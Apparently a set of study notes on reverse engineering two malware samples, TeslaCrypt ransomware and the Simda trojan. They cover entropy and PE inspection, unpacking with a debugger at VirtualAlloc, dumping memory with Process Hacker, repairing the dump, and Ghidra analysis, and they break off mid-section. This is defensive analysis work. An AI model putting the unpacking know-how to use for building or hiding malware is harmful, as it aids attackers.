





Now you can further analyse the file with tools such as Ghidra and Process Hacker to dump the memory. *For now - this is a bit too advanced to proceed.*

Reverse engineering malware sample 4


- Analysis of Tesla Crypt Ransomware
- File identification
- Custom packer detection using PEStudio
- Using xdbg debugger to unpack
- Using Process Hacker to dump memory
- Analysing unpacked file using Ghidra



We open **DIE: Detect It Easy** and open the malware.



It did not detect any packers… that doesn't mean they are not there. Click on **Entropy.** It tells you it is **95% packed!** Entropy tells you how the bits are distributed in the file. *This is not natural… It means it is **encrypted / encoded***. Normal files are not this random! Max. entropy is 8.0, now it is almost at a maximum.



Open the file with **pestudio** and let it analyse. The **file-type is an executable!**

description	nah_nahApp
file-type	executable
cpu	32-bit
subsystem	GUI

There are a couple of **libraries**, but the **imports are very few!**

library (4)	duplicate (0)	flag (1)	bound (0)	first-thunk-original (INT)	first-thunk (IAT)	type (1)	imports (6)
CLUSAPI.dll	-	x	-	0x000051E4	0x00005000	implicit	1
msvcrt.dll	-	-	-	0x00005200	0x0000501C	implicit	2
KERNEL32.dll	-	-	-	0x000051EC	0x00005008	implicit	2
USER32.dll	-	-	-	0x000051F8	0x00005014	implicit	1


Similar to the APIs. Again it indicates this is **packed**.

imports (6)	flag (1)	first
CreateEventW	-	0x0
memset	-	0x0
memcpy	-	0x0
GlobalMemoryStatus	x	0x0
GetClusterResourceKey	-	0x0
RemovePropA	-	0x0


We look into the **sections** and see the **entropy is again VERY HIGH:**

property	value	value	value	value	value
general					
name	.text	para	.rdata	.data	.crt
md5	A350DDAC8A73DE997293A3...	73473F47F203271298E637CB...	A144F7E064CC4278488D7FB...	69ED26DA8A749BE4900DB9...	49B2C8966E
entropy	5.739	1.972	1.030	7.648	7.883
file-ratio (98.89%)	3.33 %	1.11 %	1.11 %	16.67 %	27.78 %
raw-address	0x00001000	0x00004000	0x00005000	0x00006000	0x00015000
raw-size (364544 bytes)	0x00003000 (12288 bytes)	0x00001000 (4096 bytes)	0x00001000 (4096 bytes)	0x0000F000 (61440 bytes)	0x00019000
virtual-address	0x00001000	0x00004000	0x00005000	0x00006000	0x00059000
virtual-size (625275 bytes)	0x00002C71 (11377 bytes)	0x00000407 (1031 bytes)	0x0000031F (799 bytes)	0x000523D0 (336848 bytes)	0x000186B5
characteristics					
value	0x60000020	0x60000020	0x60000021	0xC0000040	0xC0000041
writable	-	-	-	x	x
executable	x	x	x	-	-
shareable	-	-	-	-	-
self-modifying	-	-	-	-	-
virtualized	-	-	-	-	-
items					
import	-	-	0x00005180	-	-


So… we need to **debug it** and **unpack it** with **xdbg.** Since we saw it was a **32x** executable - we will use **x32 xdbg.** *Again: choose **options** and adjust the settings to exclude System Breakpoint and TLS Callbacks.*




Now open the malware, *and don't forget to select all files.* **We start by putting a bp on VirtualAlloc.**




Click **run** until the **breakpoint.** And **Jump to VirtualAlloc.**




Now click on the **EAX** and select **Follow in Dump** and notice it is **empty**.




It is RW: Readable and Writable.




It will now hit **VirtualAlloc** a second time. Jump a few times - and we see this will provide a second allocation of memory. Follow in Dump - again empty - the second location in memory that has been allocated for unpacking. The other dump has now been overwritten!




Check in the Memory Map again - and we see it is now ERW: Executable, Readable and Writable:




Run again - and it has overwritten information again:



This confirms it **has unpacked the executable.** *Now we need to dump this memory - by utilising* ***Process Hacker***.




Double click and **look at its memory. !! MAKE SURE TO RUN PROCESS HACKER AS ADMINISTRATOR !!** *This is the reason we could not proceed in the previous malware analysis. It does not have sufficient permissions to look into the memory.* Look for the memory location (in my case 00B6000).



This is a **RWX:** This is the same! (double click on the memory address)


```
00000000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ..............
00000010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000030 00 00 00 00 00 00 00 00 00 00 00 00 b0 00 00 00 ................
00000040 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 ........!..L.!Th
00000050 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f is program canno
00000060 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 t be run in DOS
00000070 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 mode....$.......
00000080 2b a1 2e da 6f c0 40 89 6f c0 40 89 6f c0 40 89 +...o.@.o.@.o.@.
00000090 6f c0 40 89 6e c0 40 89 48 06 38 89 6e c0 40 89 o.@.n.@.H.8.n.@.
000000a0 52 69 63 68 6f c0 40 89 00 00 00 00 00 00 00 00 Richo.@.........
000000b0 50 45 00 00 4c 01 04 00 2d 39 d3 56 00 00 00 00 PE..L...-9.V....
000000c0 00 00 00 00 e0 00 02 01 0b 01 08 00 00 1a 00 00 ................
000000d0 00 0a 00 00 00 00 00 00 30 28 00 00 00 10 00 00 ........0(......
000000e0 00 30 00 00 00 00 40 00 00 10 00 00 00 02 00 00 .0....@.........
000000f0 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 ................
00000100 00 50 08 00 00 04 00 00 00 00 00 00 02 00 00 00 .P..............
00000110 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 ................
00000120 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 ................
00000130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

Now we can **dump this** by **clicking on save**. We have now successfully dumped this executable.




Unpacking / analysing the dump file

Open up this file in **pestudio.** *It seems like this is the wrong file… no libraries and imports!*




We repeat the x32db steps again and note the correct addresses:
00B20000
00B70000



We will now **dump a different location.** It started dumping in the **first address**.

Once we have this file dumped - we **look further into it** via **Hex Editor** (010 editor) and **search** for **4D5A.**



In theory you now have to look for the correct 4D5A value, as there are multiple ones. Normally you should open every single one - but this time we know it is the second value.

We now select **all the wrong bytes** (the ones before MZ) and **delete them**. We **save this** and **open this in pestudio**.

It may take some times until you have it right.


We now finally see **we have libraries and imports!** *And the correct compiler-stamp.* We now have **way more imports!**

Address	Value
Found 10 occurrences of '4D5A'.	
6AFBh	4D5A
940Fh	4D5A
2ECB6h	4D5A
35658h	4D5A
3C395h	4D5A
3C64Dh	4D5A
3C901h	4D5A
3E8B2h	4D5A
3FDD9h	4D5A
406AEh	4D5A


library (12)	duplicate (0)	flag (3)	bound (0)	first-thunk-original (INT)	first-thunk (IAT)	type (1)	imports (150)
gdiplus.dll	-	-	-	0x0003AE60	0x00031230	implicit	9
SHLWAPI.dll	-	-	-	0x0003AE28	0x000311F8	implicit	2
PSAPI.DLL	-	x	-	0x0003AE0C	0x000311DC	implicit	2
ntdll.dll	-	-	-	0x0003AE88	0x00031258	implicit	9
KERNEL32.dll	-	-	-	0x0003AC98	0x00031068	implicit	88
USER32.dll	-	-	-	0x0003AE34	0x00031204	implicit	4
GDI32.dll	-	-	-	0x0003AC70	0x00031040	implicit	9
ADVAPI32.dll	-	-	-	0x0003AC30	0x00031000	implicit	15
SHELL32.dll	-	-	-	0x0003AE18	0x000311E8	implicit	3
ole32.dll	-	-	-	0x0003AEB0	0x00031280	implicit	1
MPR.dll	-	x	-	0x0003ADFC	0x000311CC	implicit	3
WININET.dll	-	x	-	0x0003AE48	0x00031218	implicit	5

Ghidra analysis

Create a new project… just like last time.



Now open the file and **look for two parameters:** Check WindowsPE, uncheck PDB.



Analysing has started - this will take up a few minutes again.

Now look for the **entry point,** *go to Exports and click* ***entry***.

```
          *                          FUNCTION
          ************************************************
          undefined __stdcall entry(void)
             assume FS_OFFSET = 0xffdff000
ed          AL:1           <RETURN>
          entry
e8 53          CALL        ___security_init_cookie
00
39 fe          JMP         FUN_0042647b
ff
```

We have our famous security_init_cookie and JMP - famous for Windows files. The FUN signature could be for the WINMAIN. Open up this signature.

```
__wwincmdln();
local_24 = FUN_0041efc0();
if (local_20 == 0) {
  _exit(local_24);
```

https://learn.microsoft.com/en-us/windows/win32/learnwin32/winmain--the-application-entry-point

Now **change / edit this signature:**

```
Edit Function at 0041efc0

int wWinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, PWSTR
pCmdLine, int nCmdShow)
```

At this point you can pretty much go "bonkers" and analyse even further. This is, for now, the stopping point of this analysis.

Reverse engineering Malware sample 5 (Simda Trojan)

- Analysis of Simda
- File identification
- Custom packer detection using PEStudio
- Identifying abnormal function epilogue
- Using Ghidra and xdbg to analyze abnormal epilogues
- Unpacking and dumping embedded code
- Alternative to VirtualAlloc method

A **normal function:**

•Each function maintains the frame

•A dedicated register EBP is used to keep the frame pointer

•Each function uses prologue code (blue), and epilogue (yellow) to maintain the frame

```
my_function:
    push ebp          ; save original EBP value on stack
    mov ebp, esp      ; new EBP = ESP
    ....              ; function body
    pop ebp           ; restore original EBP value
    ret
```


Sometimes there can be **abnormal function epilogues:**

Unpacking code is often "one-way", look for code with abnormal transfer control


Lack of standard epilogue, JMP instead of RET, PUSH-RET and other deviations are good indicators

Often occur at the end of a function, don't get caught up in all the details!

The below is a **fake return.** Because the **RET** will **NOT RETURN** to the PUSH anymore.



